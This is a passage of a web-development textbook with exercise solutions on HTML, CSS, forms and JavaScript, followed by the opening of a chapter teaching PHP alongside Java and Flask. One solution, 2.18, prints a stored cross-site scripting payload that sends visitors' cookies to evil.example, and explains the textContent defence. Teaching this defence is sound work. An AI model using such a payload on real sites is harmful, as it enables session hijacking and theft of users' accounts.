2.2 `<strong>` states that the text is important; `<b>` states only that it should be heavier. Assistive technology and search engines can use importance and cannot use ink, and one `strong { }` rule can later restyle all important text. `<b>` is correct when a run of text should stand out typographically without being more important — a product name in running text, a keyword in a summary.

2.3 `<i>` opens inside `<b>` but closes outside `<p>`; `<b>` opens inside `<p>` but closes outside it; and `</p>` comes before its children are closed. Close in the reverse of the order you opened:

```
<p>A <b>bold and <i>italic</i></b> word.</p>
```

2.4 `../contact.html` means one folder up: `https://laundry.example/contact.html`. `/contact.html` starts at the site root and gives the same URL here, but would still give it from ten folders deep. `contact.html` stays in the same folder: `https://laundry.example/info/contact.html`.

2.5 Insert `<tr><th scope="row">Ironing only</th><td>kilogram</td><td>6.000</td></tr>` after the express row, keeping the by-weight services together. A screen reader announces `6.000` with its row header *Ironing only* and its column header *Price (Rp)*, because of the two `scope` attributes.

2.6 A checkbox sends its `name` and `value` **only when ticked**; otherwise the pair is absent, because the state is carried by presence. Server code must test for absence: in Java `"yes".equals(first(f, "consent"))` is safe where `f.get("consent").get(0)` throws; in Flask `request.form.get("consent") == "yes"` is right because `get` returns `None`; in PHP `($_POST['consent'] ?? '') === 'yes'`.

2.7 The `name` attribute. `id` is a handle for CSS, JavaScript and `<label for>`; only `name` makes the value part of the request.

2.8 Count ids, then classes, then elements, as **Table 2.20** does.

Table 2.20 Specificity for Exercise 2.8.

Selector	(*a*,*b*,*c*)	Score
`#main .price span`	(1,1,1)	111
`.price span.currency`	(0,2,1)	21
`main .price .currency`	(0,2,1)	21

The first wins outright: it has an id, and no number of classes beats one. The other two tie at (0,2,1), so whichever is written later wins.

2.9 (a) By Equation (2.4), $240 + 2 \times 16 + 2 \times 2 = 276$ px on screen, and $276 + 2 \times 12 = 300$ px occupied. (b) Under `border-box` it is exactly 240 px on screen, the content shrinks to $240 - 32 - 4 = 204$ px, and $240 + 24 = 264$ px is occupied.

2.10

```
.site-menu ul { display: flex; flex-direction: column; gap: 0.25rem;
                list-style: none; margin: 0; padding: 0; }

@media (min-width: 40rem) {
  .site-menu ul { flex-direction: row; }
}
```

The narrow layout needs no query; the query only adds the row.

2.11 Letters, digits, `-`, `.`, `_` and `~` pass through; a space becomes `+`; by Equation (2.2), `&` (38) is `%26`, `#` (35) is `%23`, `,` (44) is `%2C` and `%` (37) is `%25`:

```
Jalan+A%26W+%233%2C+50%25+off
```

The literal `%` had to be encoded too, or the two characters after it would be read as a hexadecimal code.

2.12 A GET puts the password in the URL, so it appears in the address bar and in the browser history. Servers log the full request line, so it lands in a plain-text log file that far more people can read than the password database. The URL also travels onward in the `Referer` header and may be cached. And logging in changes state (it creates a session), while GET is defined as safe [4].

2.13 `fieldset { background: var(--card); border-radius: var(--radius); }`. It names tokens, not colors, and the dark-mode query of **Listing 2.30** redefines `--card`, so the fieldset follows automatically.

2.14 By Equation (2.1), $(1 + 0.05)/(0.153 + 0.05) = 1.05/0.203 \approx 5.2$, which is above 4.5: the white text on the blue buttons passes.

2.15 Add `enctype="multipart/form-data"` to the `<form>`, and add `<input type="file" id="photo" name="photo" accept="image/*">` with its label. The method is already `post`, which it must be, because a GET has no body. The body then becomes a sequence of parts separated by the boundary named in `Content-Type`, each with a `Content-Disposition` header — plus `filename` and `Content-Type` for the photo — a blank line, and the raw bytes, exactly as in **Listing 2.26**. The servers must then parse multipart bodies, which Flask and PHP do by themselves and the Java server of this chapter does not.

2.16 It prints `80001 7999 [ 8000, 16000, 24000 ]`. `+` with a string joins text, giving `"80001"`; `-` only works on numbers, so `"8000"` is converted and $8000 - 1 = 7999$; `map` multiplies each element by 8000.

2.17 A submit event has a default action: package the form and send the request. Listeners run *before* it, and `preventDefault()` cancels it. Remove the call and the form is sent even when fields are invalid: the messages flash up and the page navigates away a moment later to the server's 422 page. The server still rejects the request (Section 2.14), so the bug is one of usability rather than of correctness — exactly the division of labor between the two.

2.18 A service description containing `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">` would be parsed as

markup and run in every visitor's browser: stored cross-site scripting. Building the row with `createElement` and assigning `textContent`, as **Listing 2.41** does, makes the browser treat the description as text whatever it contains.

2.19 `fetch` only throws when there is no answer at all — no network, or a refused connection. A 404 *is* an answer, so without the `response.ok` check the code would call `show(body)` with the error object, and the page would display an `<h2>` reading "undefined: undefined" instead of "No bill found for this number and phone."

Chapter 3
PHP from Zero

By the end of this chapter you will be able to write PHP 8.4 from the first line and put it on the web so that a browser somewhere else can use it. You will know what happens in the half-second between a click and a new page: which machine does what, in what order, and where your code sits in that chain. You will know PHP's syntax, its types and how it silently converts between them, its operators, its branches and loops, its functions, its strings and its arrays. You will read a form out of the request with GET and POST, check every field, refuse the bad ones, and print what you accept without letting a stranger's text turn into code. You will remember a visitor between requests with cookies and sessions, and you will store a password the only acceptable way, as a hash. Every one of those web ideas is shown three times, in PHP, in Java on the JDK's own HTTP server, and in Python with Flask, so that you see one request handled three ways and learn the idea rather than the dialect. The running result is a small but real part of Profitina Laundry: a price calculator, a contact form, and a staff page that reads the messages.

3.1 Where We Left Off

Chapter 1 gave this book the sentence it hangs from: **a browser asks, a server answers**. The browser opens a connection and sends a request that names a resource; the server sends back a response made of a status line, some headers and a body. When the body is HTML, the browser draws it.

Chapter 2 filled that body with something worth drawing: HTML to say *this is a heading, this is a form*, and CSS to say *and this is how it looks*. But every page of Chapter 2 had one silent property, and this chapter removes it: **it was the same for everybody**. The file on the server held certain bytes, and every visitor got exactly those bytes. If the price of a wash went up, somebody opened the file and edited it. If a customer typed a name into your `<form>` and pressed the button, nothing happened, because nothing on the server was listening.

A static page can say "we charge Rp 8.000 per kilogram". It cannot say "Sri, four kilograms will cost Rp 32.000". The second sentence has to be *computed* at the moment it is asked for, from data the server holds and data the visitor has just sent. Computing it is the job of a **server-side language**, and this chapter is about PHP, with Java and Python alongside.

This chapter supplies three missing things: **a place to put logic**, a server language whose output happens to be HTML; **a way to receive what the visitor typed**; and **the discipline that must come with it**, because the moment a stranger can send data into your program, its assumptions become a target. Section 3.19 is the most important section of the chapter.

3.2 What a Server-Side Language Actually Is

3.2.1 The static picture, one more time

Figure 3.1 is the architecture of everything built in Chapters 1 and 2.



Figure 3.1 The static web. The client asks for an HTML document; the server finds it among the documents it holds and sends it back unchanged.

Follow the arrows. The client, a browser on a laptop or a phone, sends a **request** for an HTML document. The server looks in its folder, finds the file whose name matches, and sends it back as the **response**. Notice what the server never does: it never *reads* the file. It does not look inside or change a byte. It copies. Ten thousand visitors receive ten thousand identical copies.

> **DEFINITION.** A **static page** is a page whose bytes are decided before anybody asks for it. The file on the server's disk and the body of the response are the same thing.

3.2.2 Adding a program to the middle

Now the change. Suppose the server, before sending a file back, checks its extension. For `.html` it behaves as before. For `.php` it hands the file to a program called the **PHP interpreter**, waits for it to finish, and sends back whatever the interpreter printed. That one extra step is the whole idea of server-side scripting, and **Figure 3.2** draws it.



Figure 3.2 The PHP web application architecture. The server passes the file to the PHP interpreter, which may consult data and produces the HTML response. The client never sees the PHP, only what it printed.

Read **Figure 3.2** slowly, because the rest of the book lives inside it.

1. The client sends an ordinary HTTP request, unaware that PHP exists.
2. The server sees `.php` and starts the interpreter on that file.
3. The interpreter runs the file top to bottom, perhaps reading data on the way; Chapter 5 adds MySQL to exactly this arrow.
4. Everything the program prints is collected into a document, almost always HTML.
5. The server sends it back, and the browser draws it exactly as it drew the static page.

> **KEY INSIGHT.** PHP does not run in the browser. It runs on the server, finishes, and is gone. What crosses the network is its *output*. Press "View source" on a PHP page and you will not see one line of PHP, only the HTML it printed. This is not a security switch; it is simply how the arrangement works.

3.2.3 PHP is one of several

PHP is not the only language that can sit in that slot. **Figure 3.3** shows the common ones.



Figure 3.3 Server-side languages. Each occupies the same slot of **Figure 3.2**; they differ in syntax, tooling and the kind of organization that tends to choose them.

All of them do the same job. ASP.NET is Chapters 9 to 15; Jakarta Server Pages is Chapter 7; Python is what Profitina itself is written in. PHP comes first because it has the shortest distance between "I have never written a server program" and "there is a working page on my screen", and because it runs a large share of the websites whose server language is known. Java and Python come with it in every chapter of this book, because the ideas are the same and a reader who sees them side by side learns the idea rather than the dialect.

3.2.4 What happens between the click and the page

Before any code, fix the sequence in your mind. **Table 3.1** is the life of one request, with the actor of each step named.

Table 3.1 The life of one request. Steps 5 to 8 are this chapter; the rest was Chapter 1.

Step	Who does it	What happens
1	Browser	You click a link or press a submit button
2	Browser	It builds an HTTP request: a method, a path, headers, sometimes a body
3	Network	The request travels to the server named in the address
4	Web server	It receives the request and looks at the path
5	Web server	The extension is `.php`, so it starts the PHP interpreter on that file
6	PHP interpreter	It fills the superglobals with what the browser sent (Section 3.17)
7	PHP interpreter	It runs your program, top to bottom, once
8	PHP interpreter	Everything printed is gathered into the response body
9	Web server	It adds the status line and headers and sends the response
10	Browser	It parses the HTML, fetches the CSS and images, and draws the page

Two facts in **Table 3.1** matter more than they look. **The interpreter runs your program once, then forgets everything.** No PHP process waits between requests; every variable is destroyed when the page finishes, and the next visitor starts from nothing. Anything that must survive, such as a message, a customer or a logged-in state, must be written somewhere that survives: a file, a

database, or a session (Section 3.20). And **your program never talks to the browser directly**. It prints; the server delivers. That distinction sounds pedantic until your page prints something before sending a header and PHP complains (Section 3.23).

3.2.5 Installing the pieces

To run this chapter you need the PHP interpreter, and for the paired examples a JDK and Python with Flask. Chapter 1, Section 1.16, installs all of them on Windows, macOS and Linux. On Windows, XAMPP from `apachefriends.org` — version 8.2.12, the latest — bundles Apache, PHP 8.2 and MariaDB, a drop-in replacement for MySQL, already wired together (WampServer and Laragon on Windows and MAMP on macOS are similar bundles); it publishes the folder `htdocs`, so `C:\xampp\htdocs\hello.php` becomes `http://localhost/hello.php`. On macOS `brew install php` and on Ubuntu `sudo apt install php-cli` install PHP directly. Check with `php -v`; everything here was run with **PHP 8.4**; the current release is PHP 8.5, of November 2025.

You do not need Apache to learn. PHP has a **built-in development server**; in a terminal opened in the chapter's `php` folder, type:

```
php -S 127.0.0.1:8080
```

Every `.php` file of the folder is now at `http://127.0.0.1:8080/`, and Ctrl+C stops the server. All PHP runs of this chapter used it; it is for development only and must never face the internet. For Java, a JDK 21 or later is enough: the JDK has long included a small HTTP server in the package `com.sun.net.httpserver`, so `javac *.java` and `java LaundrySite` need no Tomcat and no build tool (Chapter 7 moves to Jakarta Servlets). For Python, 3.11 or later with `pip install flask`; `python app.py` serves on port 5000.

> **WARNING.** Opening a `.php` file by double-clicking it, so that the address bar reads `file:///C:/xampp/htdocs/hello.php`, does **not** run the PHP. No server is in that path, so nothing interprets the file, and the browser shows you the source or downloads it. The address must start with `http://`. If you can see your own PHP in the browser window, this is why.

3.3 Your First Script

3.3.1 Who wrote PHP

PHP began in 1994 as a set of small tools that **Rasmus Lerdorf** (**Figure 3.4**) wrote to count visits to his own home page. He called them Personal Home Page tools; the initials stuck, and the name was later redefined to stand for **PHP: Hypertext Preprocessor**, a recursive abbreviation that contains itself.



Figure 3.4 Rasmus Lerdorf, who wrote the first version of PHP in 1994. A group including Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans and Zeev Suraski developed it further.

PHP grew function by function around the problems people actually had, which is why its library is enormous and occasionally inconsistent, and why it is so quick to get something working. Tatroe and MacIntyre teach the language as it is today [1].

3.3.2 What you need to know already

The preparation is short: know how to create a file and save it in a chosen folder, use a text editor (Visual Studio Code is best), use a browser, and know the HTML of Chapter 2. Add the habit of searching for answers, because nobody holds all of PHP's functions in their head; the PHP manual [2] is where those searches should end.

3.3.3 Hello World

Here is the classic first program in the editor (**Figure 3.5**) and in the browser (**Figure 3.6**).



Figure 3.5 Hello World, `php/hello.php`, in a text editor. Only the lines between `<?php` and `?>` are PHP; everything else is HTML that PHP passes through untouched.



Figure 3.6 The same file requested through the web server. The address is an `http://` address, not a `file:///` one; that is what makes the difference between running the program and reading it.

Type it yourself and save it as `hello.php` (**Listing 3.1**).

Listing 3.1 `hello.php`: HTML on the outside, a single PHP instruction on the inside.

```
<html>
    <body>
        <?php
            echo "Hello World!";
        ?>
    </body>
</html>
```

With the built-in server running, request it with `curl`, a command-line browser that shows exactly what arrived. This is the real response body:

```
curl -s http://127.0.0.1:8080/hello.php
```

```
<html>
    <body>
        Hello World!    </body>
</html>
```

The `<?php … ?>` block has vanished and been replaced by what it printed. This is **Figure 3.2** happening in front of you. Go through **Listing 3.1** line by line, because the language's rules are all visible in it.

- `<html>` and `<body>` are **not** PHP. PHP copies anything outside `<?php … ?>` to the output without looking at it. A PHP file is an HTML file with holes cut in it.
- `<?php` opens a hole. Until the closing tag, the interpreter reads instructions instead of copying text.
- `echo "Hello World!";` is one instruction: *print this into the output*. The semicolon ends the statement.
- `?>` closes the hole, and copying resumes.

> **WARNING.** Every statement ends with a semicolon. Not most, every one. The most common error of a first day is a missing `;`, and PHP reports it on the line *after* the mistake. Section 3.23 shows that message and how to read it.

The same idea runs at the command line, with no browser and no HTML in the way (**Listing 3.2**).

Listing 3.2 `01_hello.php`, Hello World at the command line. `PHP_EOL` is a built-in constant holding whatever "end of line" means on this machine.

```php
<?php
// 01_hello.php — the smallest PHP program that does something.
echo "Hello World!", PHP_EOL;
```

Run it with `php 01_hello.php`, and it prints:

```
Hello World!
```

Two things changed on purpose. The file starts with `<?php` and has **no closing `?>`**: when a file is pure PHP the closing tag is not merely unnecessary but a hazard, since any stray space after it would be printed. And `echo` is given two things separated by a comma; it accepts as many as you like.

3.3.4 Hello World from three servers

Now write the same page in Java and in Python, so that the three ways of answering a request stand side by side from the very first program. **Listing 3.3** uses only the JDK.

Listing 3.3 `Hello.java`: a web server built from the JDK alone. One handler is registered for the path `/`, and it writes the status, the headers and the body itself.

```java
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;

/** Hello.java — the smallest web server Java can run with nothing but the JDK. */
public class Hello {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", exchange -> {
            String html = "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n";
            byte[] body = html.getBytes(StandardCharsets.UTF_8);
            exchange.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
            exchange.sendResponseHeaders(200, body.length);      // status line and headers
...
            try (OutputStream out = exchange.getResponseBody()) {
                out.write(body);                                 // ... then the body
            }
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Listing 3.4 is the Flask version.

Listing 3.4 `hello.py`: a Flask application. The decorator `@app.route("/")` binds the address to the function below it.

```python
"""hello.py — the smallest Flask application."""
from flask import Flask

app = Flask(__name__)

@app.route("/")                        # a URL is bound to a FUNCTION
def hello():
    return "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n"

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Started with `java Hello` and `python hello.py`, the two servers answered `curl -s -i` with these responses (the `Date` header is removed):

```
HTTP/1.1 200 OK
Content-type: text/html; charset=utf-8
Content-length: 47

<html>
    <body>
        Hello World!
    </body>
</html>
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close

<html>
    <body>
        Hello World!
    </body>
</html>
```

Compare the three. PHP needed no code for the status line or the headers; the server and the interpreter supplied `200 OK` and `Content-Type: text/html` because a `.php` file is assumed to produce a page. Java asked you to say everything: the header, the status code, the length of the body, and when to close the stream. Flask sat in between: you returned a string and it filled in the rest. The deepest difference is how an address finds its code: in PHP **a URL maps to a file**, in Java to **a handler** registered with `createContext`, in Flask to **a function** through `@app.route` (**Table 3.18**).

3.4 The Shape of a PHP File

3.4.1 The ways to open a block

PHP has had several ways of marking code inside a file over the years, and **Figure 3.7** lists them with their status today.

Opening … closing	Name	In PHP 8.4
`<?php … ?>`	standard tag	always works: use it
`<?= … ?>`	short echo	always works: same as <?php echo …; ?>
`<? … ?>`	short open tag	only if short_open_tag=On: avoid
`<script language="php"> … </script>`	script tag	removed in PHP 7
`<% … %>`	ASP-style tag	removed in PHP 7

Figure 3.7 The opening and closing tags PHP has accepted. Only `<?php … ?>` and its echo shorthand `<?= … ?>` work on every server; the others are optional or removed.

`<?php … ?>` is the **standard** form and always works; use it. `<? … ?>`, the *short open tag*, depends on the `short_open_tag` setting, off on most servers, so a file using it may show raw source in production. `<script language="php">` and the ASP-style `<% … %>` were removed in PHP 7. The one abbreviation that is modern and safe is `<?= $x ?>`, shorthand for `<?php echo $x; ?>`; it is always enabled and every template in this chapter uses it.

3.4.2 Mixing PHP and HTML

A file may open and close as many blocks as it likes. This is how real pages are written, because it lets the HTML stay HTML instead of being buried in quoted strings (**Listing 3.5**).

Listing 3.5 `mixing.php`: compute at the top, print in the middle. The two `<?= … ?>` holes are filled when the page is built.

```
<?php
$customer = "Sri Wahyuni";
$kilos    = 3;
?>
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: <?= $customer ?></p>
  <p>Weight: <?= $kilos ?> kg</p>
</body>
</html>
```

Requested through the server, it sends exactly this:

```
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: Sri Wahyuni</p>
  <p>Weight: 3 kg</p>
</body>
</html>
```

There is no PHP in the response, because PHP has already been and gone.

3.4.3 Comments

PHP accepts three comment styles, shown in **Listing 3.6**. This book uses `//` for a line and `/* … */` for a paragraph.

Listing 3.6 `comments.php`: the three comment styles. The file is valid PHP and prints nothing.

```
<?php
// A single-line comment. Everything after the two slashes is ignored.

# Also a single-line comment. Inherited from shell scripts.

/* A block comment.
   It runs until the closing marker, however many lines that takes.
   Use it for the paragraph that explains why, not what. */
```

Comment the line that is not obvious, not the line that is. `$i++; // add one` helps nobody; `// kilograms are rounded up at the counter` helps the person who inherits your program. Java has `//` and `/* */` too; Python has only `#` for a line, and a string on its own line, the *docstring*, at the top of a file or function.

3.4.4 What is case sensitive and what is not

Identifiers you invent are case sensitive: `$total` and `$Total` are two variables, and PHP will not warn you. **Identifiers PHP provides are not**: `echo` and `ECHO`, `strlen()` and `StrLen()` are the same. Write in lower case and in one naming style; this chapter follows the PSR-12 style [3] closely. In Java and Python everything is case sensitive.

3.5 Getting Output Out

`echo` is the workhorse. It takes one or more values separated by commas and writes them to the output with nothing added: no spaces, no line breaks. `echo "Profitina", " ", "Laundry";` prints `Profitina Laundry`, and if you want a space, you print a space.

`print` does almost the same, but takes exactly one argument and returns 1; in practice everybody writes `echo`. `printf()` formats as it prints, and `print_r()` shows the structure of an array; both appear later. Inside a double-quoted string `\n` is a line break and `\t` a tab; inside single quotes they are just a backslash and a letter (Section 3.14).

On a web page `\n` shows *nothing*: HTML collapses whitespace. To break a line, print `<br>` or put each line in its own element such as `<p>`.

Java prints with `System.out.println()` and, on a server, writes bytes to the response as **Listing 3.3** did; Python prints with `print()`, and a Flask function *returns* the page.

3.6 Variables

A **variable** is a name for a place where a value is kept. You put a value in; later you ask for it by name and get it back. PHP's rules are few:

- A variable name **starts with a dollar sign**: `$name`, `$total`, `$units`.
- Then comes a letter or an underscore, then any mix of letters, digits and underscores. Bytes 127 to 255 are allowed too, so `$harga` and `$berat` are fine.
- There is **no length limit**, names are **case sensitive**, and **spaces are not allowed**.
- A variable **need not be declared**. Assigning to it creates it.

That last rule is also a trap: a slip such as `$totl = $total + 2000;` silently creates `$totl`. Reading an undefined variable does warn (Section 3.23), and that warning is usually the typo.

> **DEFINITION.** An **assignment** is the statement `$name = expression;`. PHP evaluates the expression on the right, then stores the result under the name on the left. The `=` sign means "becomes", not "equals"; equality is `==` or `===`.

Read an assignment right to left, always. In `$total = $units * 8000;`, PHP first works out `$units * 8000`, and only then does `$total` change.

Java makes you declare a variable with its type before use, `int units = 4;`, and a slip such as `totl` is a compile error rather than a silent new variable. Python, like PHP, creates a variable on assignment, but without the dollar sign: `units = 4`.

3.7 Types, and PHP's Habit of Converting Them

3.7.1 The types

Every value in PHP has a **type**, the kind of thing it is. **Figure 3.8** groups them in three families.



Figure 3.8 PHP's types in three families: scalar types hold one value, compound types hold several, and special types stand for something outside PHP or for no value at all.

bool is `true` or `false`. **int** is a whole number, up to about 9.2×10^{18} on a 64-bit machine. **float** has a fractional part; floats are stored in binary, so `0.1 + 0.2` is not quite `0.3`, and **money never goes in a float**: every program here keeps rupiah as whole numbers. **string** is text, including `""`. **array** holds many values under keys (Section 3.13); **object** is an instance of a class (Chapter 5); **resource** is a handle to something outside PHP, such as an open file; **null** means *no value at all*, which is not the same as `0` or `""`.

3.7.2 You do not declare types; PHP infers them

In Java you write `int units = 4;` and the variable is an integer forever. In PHP you write `$units = 4;` and PHP notices that `4` is an integer; assign `"four"` on the next line and it becomes a string. This is **dynamic typing**, and **Listing 3.7** shows it together with conversions and constants.

Listing 3.7 `02_variables.php`: variables, types, conversions and constants in one program. Run it with `php 02_variables.php`.

```
<?php
// 02_variables.php — variables, the eight types, juggling, and constants.

// --- Variables -------------------------------------------------------
$name  = "Sri";              // string
$kilos = 3;                  // int
$price = 7500.5;             // float
$paid  = false;              // bool
$items = ["wash", "iron"];   // array
$note  = null;               // NULL

echo "name  = $name",              PHP_EOL;
echo "kilos = $kilos",             PHP_EOL;
echo "price = $price",             PHP_EOL;

// --- What type is it really? -----------------------------------------
foreach (['name'  => $name,  'kilos' => $kilos, 'price' => $price,
          'paid'  => $paid,  'items' => $items, 'note'  => $note] as $k => $v) {
    echo str_pad($k, 6), "-> ", gettype($v), PHP_EOL;
}

// --- Type juggling ---------------------------------------------------
$a = "10";        // a string
$b = 5;           // an int
echo '"10" + 5      = ', $a + $b,        PHP_EOL;  // numeric context
echo '"10" . 5      = ', $a . $b,        PHP_EOL;  // string context
echo 'var "10" == 10 ? ', var_export("10" == 10, true), PHP_EOL;
echo 'var "10" === 10 ? ', var_export("10" === 10, true), PHP_EOL;
echo '"abc" == 0     ? ', var_export("abc" == 0, true), PHP_EOL;

// --- Explicit conversion ---------------------------------------------
$raw = "3.9 kg";
echo 'intval("3.9 kg")   = ', intval($raw),   PHP_EOL;
echo 'floatval("3.9 kg") = ', floatval($raw), PHP_EOL;
echo 'is_numeric("3.9 kg") = ', var_export(is_numeric($raw), true), PHP_EOL;

// --- Constants -------------------------------------------------------
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
echo SHOP_NAME, " charges Rp ", PRICE_PER_KG, " per kilogram.", PHP_EOL;
echo "Three kilos cost Rp ", 3 * PRICE_PER_KG, ".", PHP_EOL;
```

Its real output:

```
name  = Sri
kilos = 3
price = 7500.5
name  -> string
kilos -> integer
price -> double
paid  -> boolean
items -> array
note  -> NULL
"10" + 5      = 15
"10" . 5      = 105
var "10" == 10 ? true
var "10" === 10 ? false
"abc" == 0     ? false
intval("3.9 kg")   = 3
floatval("3.9 kg") = 3.9
is_numeric("3.9 kg") = false
Profitina Laundry charges Rp 8000 per kilogram.
Three kilos cost Rp 24000.
```

`gettype()` reports a float as `double`, for historical reasons; both words mean the same thing.

3.7.3 Type juggling, and the two kinds of equals

When a value is used where a different type is expected, PHP **converts it silently**. This is called *type juggling*, and the two lines that start with `"10"` show it.

- `"10" + 5` gives `15`. The `+` operator means only addition, so PHP reads the string as the number 10.
- `"10" . 5` gives `105`. The `.` operator means only joining strings, so PHP turns 5 into `"5"`.

Same two values, two answers, decided entirely by the operator: **in PHP the operator chooses the context, and the context drives the conversion.** JavaScript uses `+` for both jobs, with far more confusing results; PHP's separate `.` is one of its better ideas.

Now the comparisons. `"10" == 10` is `true`: the **loose** `==` converts one side and then compares. `"10" === 10` is `false`: the **strict** `===` compares type first, and a string is never identical to an integer. And `"abc" == 0` is `false` in PHP 8. In PHP 7 it was **true**, because the string was converted to a number and `"abc"` became 0; since PHP 8, when a non-numeric string meets a number, the *number* is converted to a string instead. Old books that claim otherwise are not wrong, only old.

